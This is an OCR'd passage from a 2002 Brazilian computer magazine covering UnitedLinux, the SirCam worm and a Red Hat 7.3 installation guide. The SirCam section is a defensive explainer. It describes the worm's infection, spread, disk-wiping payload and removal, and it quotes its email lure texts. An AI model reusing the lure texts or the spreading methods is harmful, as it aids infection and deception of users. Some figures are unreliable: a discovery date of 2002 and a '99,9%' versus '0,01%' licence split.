A licença por computador transforma o sistema GNU+Linux em algo que respeita sua liberdade tão pouco quanto o Windows

Richard Stalman

isso, bater de frente com a adversária RedHat

Para isso, um dos pontos fortes prometidos pelo UnitedLinux é que os clientes utilizem os serviços de vendas e suporte de forma global, que serão oferecidos pelas companhias de forma conjunta.

A colaboração entre os quatro parceiros em Linux resultará em uma versão global do sistema, devido a possibilidade de obter suporte, capacitação e serviços profissionais localmente e na língua nativa, sem mencionar o apoio dos parceiros estratégicos. Aliás, é nesse ponto que as empresas apostam quase todas as suas fichas: globalização.

A UnitedLinux fornecerá um único código-base de Linux para a linha completa dos produtos eServer da IBM, para a linha de processadores Athlon de 32-bit da AMD e para a futura linha Opteron de 64 bit. Da mesma maneira, oferecerá suporte para a linha x86, 32-bit e para a família de processadores Itanium da gigante Intel

O UnitedLinux suporta os padrões LSB, LI18nux, e GB18030, assim como permite realizar instalações em inglês alemão, francês, italiano, japonês, coreano, português, espanhol e chinês, tanto simplificado quanto tradicional.

Com a parceria, as empresas passarão a trabalhar de forma conjunta no processo de pesquisa e desenvolvimento de Linux, o que deve aperfeiçoar o sistema.


É importante lembrar, claro, que qualquer software da comunidade Linux tem esse ponto forte: a cooperação entre diferentes desenvolvedores de diferentes países pelo mundo. Com o UnitedLinux isso deve se intensificar, mas passa longe de ser uma exclusividade

Briga ferrenha

Os quatro parceiros planejam oferecer seus produtos e serviços baseados na UnitedLinux no final desde 2002 e o grupo está aberto para a inclusão de outras empresas de sistema Linux

Pelo que pode ver, essa guerra promete ir longe. Principalmente porque, entre os envolvidos, estão os principais desenvovedores Linux do mundo, Stallman e, claro a Microsoft

Para saber mais informaçoes sobre o UnitedLinux, acesse www.unitedlinux.com. **PCM**



"A posição de Stallman nos surpreende"

Em uma breve entrevista, Sandro Nunes, presidente da Conectiva, conta à PC Master o que o projeto UnitedLinux trará de bom para a comunidade open source. Além disso, fala da concorrência com a Red Hat e ainda comenta as declarações de Stallman, que se posicionou contra a união das empresas para soltar um novo Linux

Conectiva

"A Conectiva tem dois segmentos muito fortes de mercado - o doméstico e o voltado aos servidores médios. Com o UnitedLinux, temos o intuito de oferecer uma solução alternativa voltada a grandes corporações. Ou seja, produtos com nível de suporte elevado e certificações altas. O lançamento do UnitedLinux preenche uma lacuna entre os produtos da Conectiva."

Licença

"A licença para utilização do UnitedLinux será 99,9% GPL. O restante, cerca de 0,01%, será de alguma forma fechado. Isso já acontece com todas as distribuições Linux: a maior parte é desenvolvida sobre GPL e uma mínima parte é colocada pela empresa para fechar o pacote. como trabalhamos juntos – Conectiva, Caldera, Suse e Turbol inux – desenvolveremos um padrão conjunto."

Red Hat

"Na verdade, nossa intenção clara não é botar de frente com a RedHat. Isso é uma situação que a imprensa – e o mercado em geral - criou porque essas empresas se uniram para entrar em um nicho em que a RedHat é líder absoluta. E devemos entrar nele para vencer. Então, é claro, que a Red Hat, de alguma forma, será afetada. Mas essa não é a nossa principal meta. Mesmo porque, uma distro de qualquer que seja a versão de Linux não pode ser nossa concorrente. A nosso objetivo é abocanhar o mercado de Microsoft."

Região

"O que buscamos na união de nossas empresas é atuar por regiões. Somaram-se essas quatro empresas, cada qual bem forte em uma região no planeta, para oferecer o UnitedLinux com um suporte global. Nenhuma delas irá atuar em uma região em que outra tenha maior relevância. Mas essa união ainda ajuda no fato de que uma empresa que tenha atuação global e queira adquirir o UnitedLinux terá suporte rápido e fácil onde quer que estejam suas filiais."

Stallman

"Richard Stallman, fundador do projeto GNU, disse prematuramente que o UnitedLinux fere os princípios GPL e, por isso, que os desenvolvedores não deveriam concordar com nossa iniciativa. Acredito que o Stallman teve uma leitura não muito clara do que é o UnitedLinux, mesmo porque ele não difere dos módulos de sistemática do projeto. Em nada ele se difere das distribuições Linux que estão presentes no mercado

Mas isso, acredito, é mais questão de leitura, afinal o UnitedLinux é como uma aplicação já existente. O Stallman tem essa característica impulsiva e bastante verbal, mas acredito que quando ele conhecer a fundo o UnitedLinux mudará de idéia."

Ilustração: Rodrigo Mors

SirCa

Conheça o SirCam, um dos primeiros vírus que se tornou capaz de infectar automaticamente os computadores conectados em uma rede Windows

Por Leandro Calçada
leandro.calcada@eumpanet.com.br

O vírus SirCam ganhou fama há poucos meses por ter explorado falhas conhecidas na rede Windows, e estabelecido métodos de infecção mais agressivos do que os até então conhecidos. Tal comportamento surpreendeu gerentes de rede, e tornou o SirCam famoso mundialmente. Para manter-se prevenido, conheça agora os princípios de funcionamento desta praga, e aprenda como se defender.

Infecção

Por ser um executável, para infectar o sistema é preciso executar o arquivo ou abrir o documento, pois o vírus também aloja-se em outros tipos de arquivos. Para entrar em ação,

Ficha Técnica

Nome do vírus: SirCam
Plataforma: Win32/NT
Descoberto em: 17/07/2002
Tamanho: Cerca de 80KB
Capacidade de reprodução: Alta
Risco: Médio
Apelidos conhecidos:
W32/SirCam.gen@MM (Network Associates)
W32/SirCam@MM (Network Associates)
I-Worm/SirCam.E (AVG)
W32.Sircam.Worm@mm (Symantec)
TROJ_SIRCAM.A (Trend)

portanto, o vírus explora o ponto mais fraco do sistema-alvo: o usuário. O usuário é convencido a executar o vírus através de um texto variável, porém coerente, presente no corpo do e-mail infectado (veja quadro *Mensagem para Você*), ou através de um nome de arquivo sugestivo, como o nome de um documento do Word, por exemplo.

Ao ser executado, o vírus aloja-se na pasta *Recycled* que armazena os arquivos da Lixeira e na pasta *Temp*. De uma destas pastas, o SirCam, abre o documento ao qual estava associado, aparentando um comportamento normal. A partir daí, porém, o vírus fica armazenado na lixeira como *Siro32.exe*, e na pasta System do Windows como *Scam32.exe*, e é carregado sempre que o Windows se inicia.

Distribuição


Para espalhar-se, o SirCam usa dois métodos, já comuns entre os vírus desta classe. O primeiro explora a Internet, e o segundo a rede local. Na Internet, o vírus envia-se por um e-mail, identificado com o nome do usuário infectado, para endereços presentes no cache e no Catálogo de Endereços do Windows. Muitas vezes o vírus combina-se com documentos ou imagens da pasta *Meus Documentos* do usuário infectado, enviando também o documento ou imagem do usuário.

Na rede local, o SirCam copia-se automaticamente para todas as pastas compartilhadas na Rede Windows. Se o vírus conseguir acesso ao arquivo *AUTOEXEC.BAT*, caso comum entre usuários que mantém o drive C totalmente compartilhado, tentará alterá-lo para se executar já na próxima inicialização do Windows, infectando-o sem que ele abra nenhum e-mail suspeito. Mesmo que não consiga alterar o *AUTOEXEC.BAT*, entretanto, o vírus fica inativo na pasta compartilhada do usuário, disfarçado como um documento qualquer, à espera de ser executado por engano.

Como se defender

Usuários de rede Windows, se infectados, devem desconectar seus computadores da rede durante o processo de remoção, pois o vírus se espalha através da rede. Para se defender de novas infecções é necessário remover todos os compartilhamentos de pastas com acesso a escrita, estejam eles com ou sem senha, pois o SirCam é capaz de instalar os mesmos.

Para assegurar a defesa é necessário, também, manter um antivírus sempre atualizado em seu computador e, no caso específico do SirCam, prestar especial atenção a mensagens enviadas por conhecidos com conteúdos aparentemente estranhos (Veja quadro *Mensagem para Você*, ao lado).



Capacidade de destruição

Quando ativo, o SirCam monitora a execução de arquivos *.EXE*, impedindo a execução de alguns, como o Editor de Registro (*Regedit.exe*). Além disso, o vírus localiza arquivos na pasta *Meus Documentos* com as extensões *.GIF*, *.JPG*, *.JPEG*, *.MPEG*, *.MOV*, *.MPG*, *.PDF*, *.PNG*, *.PS*, e *.ZIP*, e os usa para enviar-se por e-mail para os endereços do cache e do Catálogo de Endereços, representando um potencial risco para a privacidade do usuário.

Uma rotina de exclusão de arquivos e preenchimento do disco rígido completa a carga destrutiva. Com o vírus ativo há uma chance em vinte de, a cada 16 de outubro, todos os arquivos do drive C: serem excluídos. Além disso, o vírus cria um arquivo texto chamado *Sircam.sys* na pasta *System* do Windows, e o preenche até que não haja mais espaço em disco. Note que, devido a um bug no gerador de números aleatórios, é possível que esta ação destrutiva jamais aconteça, ao menos na versão original do SirCam.

Como remover

Para remover este vírus pode se usar qualquer versão atual dos antivírus mais famosos do mercado ou tentar a remoção manual. Em ambos os casos, é necessário desconectar-se da Internet e da rede local antes, a fim de evitar novas infecções.

Uma vez desconectado, faça uma cópia do arquivo *Regedit.exe* para *Regedit.com* e rode-o, para conseguir abrir o Editor de Registro. A seguir, abra a chave *HKEY_CLASSES_ROOT\exefile\shell\open\command* e substitua seu valor por "%1" %*. Depois, apague a chave *HKEY_LOCAL_MACHINE\Software\SirCam* e remova o item *Driver32* da chave *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices*.

Para concluir a remoção, substitua o arquivo *Rundll32.exe* da pasta *System* do Windows pelo arquivo do CD de instalação, desative a *Restauração do Sistema* para impedir que cópias antigas do vírus sejam mantidas lá e apague todos os arquivos *Scam32.exe* e *Sirc32.exe* da Lixeira e da pasta *System*. Recomenda-se, ainda assim, o uso de algum antivírus para detectar eventuais documentos infectados. E não custa nada lembrar, é preciso tomar muito cuidado com os e-mails e com a rede local, para evitar novas infecções. **PCM**

Fontes: Network Associates (www.nai.com) Symantec (www.symantec.com)

Mensagem para Você

Conheça as mensagens que o *SirCam* envia para o seu e-mail, em nome de alguém provavelmente conhecido, para tentar convencê-lo a abrir o arquivo anexo e se infectar. As mensagens podem vir em inglês ou em espanhol.

EM INGLÊS

No início o cumprimento: "Hi! How are you?"
Em seguida a mensagem, cujo texto pode variar entre:
"I send you this file in order to have your advice" **ou**
"I hope you can help me with this file that I send" **ou**
"I hope you like the file that I sendo you" **ou**
"Hi! How are you? This is the file with the information that you ask for"
Ao final, a despedida: "See you later. Thanks"

EM ESPANHOL

No início o cumprimento: "Hola como estas ?"
Em seguida a mensagem, cujo texto pode variar entre:
"Te mando este archivo para que me des tu punto de vista"
"Espero me puedas ayudar con el archivo que te mando"
"Espero te guste este archivo que te mando"
"Este es el archivo con la información que me pediste"
Ao final, a despedida: "Nos vemos pronto, gracias."

Red Hat 7.3

O Red Hat é a distribuição Linux mais estável e importante do mundo e a principal alternativa ao sistema operacional da Microsoft. No CD-ROM desta edição você recebe sua última versão, a 7.3

No princípio, o Linux foi considerado como um sistema operacional destinado a usuários de nível avançado. Mas a cada dia está mais simples de usar e vem se tornando uma alternativa ao sistema operacional da Microsoft. E uma das principais distribuições responsável por essas facilidades é o Red Hat, que você recebe, na versão 7.3, no CD-ROM desta edição.


Esta distribuição foi a primeira a criar um software que facilitou a instalação deste sistema operacional. Assim, o Red Hat Linux tornou-se, com certeza, a distribuição mais popular. Conforme suas versões se sucedem, ele apresenta maior número de softwares úteis e maior facilidade de instalação e configuração.

A Red Hat usa pacotes padrão RPM – de fato, ela foi a criadora do padrão RPM. A administração do sistema fica por conta do Linuxconf, uma poderosa ferramenta que ajuda principalmente os administradores Linux de primeira viagem, mas pode ser útil também para os usuários experientes

Antes de Instalar

Assim como qualquer sistema operacional, o Red Hat Linux pode causar perda de dados no seu disco rígido no momento da instalação.

Por esse motivo, é altamente recomendável que você faça um backup de todas as informações importantes antes de iniciar qualquer procedimento descrito nesta reportagem.



ustração: Rodrigo Mota

Instalação

Iniciar a instalação do Red Hat 7.3 em seu computador é muito fácil e as instruções podem ser exibidas em português. A seguir acompanhe todos os passos para esclarecer suas dúvidas:

1 Coloque o CD-ROM em sua unidade de CD e inicie o computador. Assim que a tela inicial de instalação aparecer, pressione *Enter* para prosseguir. O instalador será carregado e irá solicitar a língua em que deverá ser realizada a instalação. Selecione *Português, Brasil*.

2 Será exibido o *Termo de Licença*. Pressione *Aceitar* para continuar a instalação. Você deve selecionar se deseja realizar uma instalação ou atualização. Se você está instalando Linux pela primeira vez, escolha as opções *Recomendado* e *Instalar* para que a instalação seja a mais simples.

3 Será exibido uma lista com diversos modelos de teclados. Selecione o correspondente ao seu e pressione *Ok*.

4 O sistema perguntará se deseja utilizar o espaço em disco livre ou particionar o disco manualmente. É necessário que você tenha uma partição livre para realizar a instalação do sistema. Crie pelo menos uma partição Linux Nativa com ponto de montagem / e uma partição de swap

5 Em seguida, você deverá criar os usuários que utilizarão o sistema. É recomendado que o sistema seja usado normalmente através de uma conta de usuário sem privilégios de administrador. Isto evita que ocorram acidentes no sistema.

6 Se possuir um dispositivo de rede, o sistema costuma detectar automaticamente. Marque o tipo de rede que seu computador está conectado.

7 Informe o sistema com os dados de sua rede local, como endereço IP, máscara e servidor de nome. Caso não saiba estas informações, consulte seu administrador de rede

8 Será exibido ao final deste processo um resumo das configurações de alguns dispositivos que estão conectados em seu computador.

9 Será exibida uma lista de pacotes que podem ser instalados em seu computador. Selecione os pacotes que deseja e pressione *Ok* para confirmar. Os pacotes serão copiados para o disco.

10 Durante a instalação, o sistema irá solicitar que o CD seja substituído. Neste momento retire o CD da sua unidade e coloque o segundo, pressionando *Enter*.

11 Com todos os arquivos copiados em seu computador, o sistema irá realizar as configurações finais do sistema. Será solicitado que você informe a senha do root. Este é o usuário administrador do sistema, digite a senha para ele.

12 O sistema irá agora configurar o servidor X (é o modo gráfico do Linux). O Red Hat Linux tenta fazer a detecção automática da maior parte dos dispositivos existentes no mercado brasileiro. Caso a sua placa de vídeo não seja detectada, clique em "*Selecionar a placa de vídeo manualmente*" e escolha o modelo do seu dispositivo.

13 Ao final, a instalação do seu Red Hat 7.3 está completa e pronta para ser testada.

Novidades


Uma característica marcante neste Linux é a estabilidade. A Red Hat optou por trabalhar com as versões mais estáveis dos aplicativos que integram este pacote, mesmo que elas não sejam as mais recentes. Apesar de adotar esta filosofia, porém, o programa inclui diversos aplicativos novos e atualizados, mantendo a estabilidade deste poderoso sistema operacional.

Nesta nova versão do Red Hat Linux foram feitas atualizações nos aplicativos disponíveis no sistema operacional. Entre as principais novidades está a nova versão do KDE 3.0 e do GNOME 1.4 com Nautilus File Manager. Além disso, vale destacar outras características que foram incorporadas, como:

- Evolution
- GNOME Meeting
- Mozilla Web browser
- Suporte a USB 2.0
- 2.4.18 kernel
- gcc 2.9
- glibc 2.2.4
- XFree86 4.2.0
- Mozilla 0.9.9
- OpenMotif 2.1.30
- Perl 5.6.1
- Apache 1.3.23 9

Primeiros passos no Linux

Para quem está tendo o primeiro contato com o Linux, mas já usava o computador, é necessário se adaptar a algumas diferenças no trabalho com o Linux.



O Evolution é uma solução completa para quem quer um organizador pessoal

Entre os vários navegadores Internet que vêm no Red Hat está o Konqueror

Algumas tarefas são muito semelhantes aos usados em outros sistemas operacionais, como o Windows ou MacOS. No entanto, outras podem ser totalmente diferentes. Veja algumas das tarefas mais simples que podem ser úteis.

Disquete de boot

Caso o seu computador não possua boot pelo CD-ROM ou por algum motivo falhe, será necessário criar um disquete de boot para prosseguir a instalação. Para isso:

1 Verifique se o computador tem sistema Windows ou DOS carregado com o acesso ao CD ROM.

2 Insira o CD número 1 da PC Master em sua unidade e entre no diretório *dosutils*.

3 Execute o programa *rawrite*. O software solicitará que você informe o local onde se encontra a imagem do disquete de boot. Informe o caminho:

```
D:\images\boot.img
```

4 Logo em seguida, o sistema perguntará qual a unidade de disco de disquete. Insira o disquete em sua unidade, informe por exemplo *A:* e pressione *Enter*.

Para Iniciar o Linux

Quando você liga o seu computador, surge o gerenciador de boot. Neste momento, você pode escolher entre o Linux ou Windows. Selecione a opção Linux, e o sistema se iniciará. Diversas mensagens são apresentadas na tela, indicando que alguns processos e hardwares estão sendo detectados e inicializados. Neste momento, não é necessário fazer nada, apenas aguardar o término do processo, até que apareça a opção *login do usuário*.

Fazendo Login

A primeira tela apresentada após a inicialização do sistema é do KDM, no qual você deve escolher um gerenciador gráfico e entrar com o login do usuário. Para se logar como administrador do sistema use o login root e a senha que foi digitada durante a instalação do sistema.

Saindo do Sistema


Após finalizar o uso do RedHat Linux 7.3, deve se sair do sistema. O modo de saída de um gerenciador gráfico pode variar, mas normalmente você encontra no menu de opções o item logout.

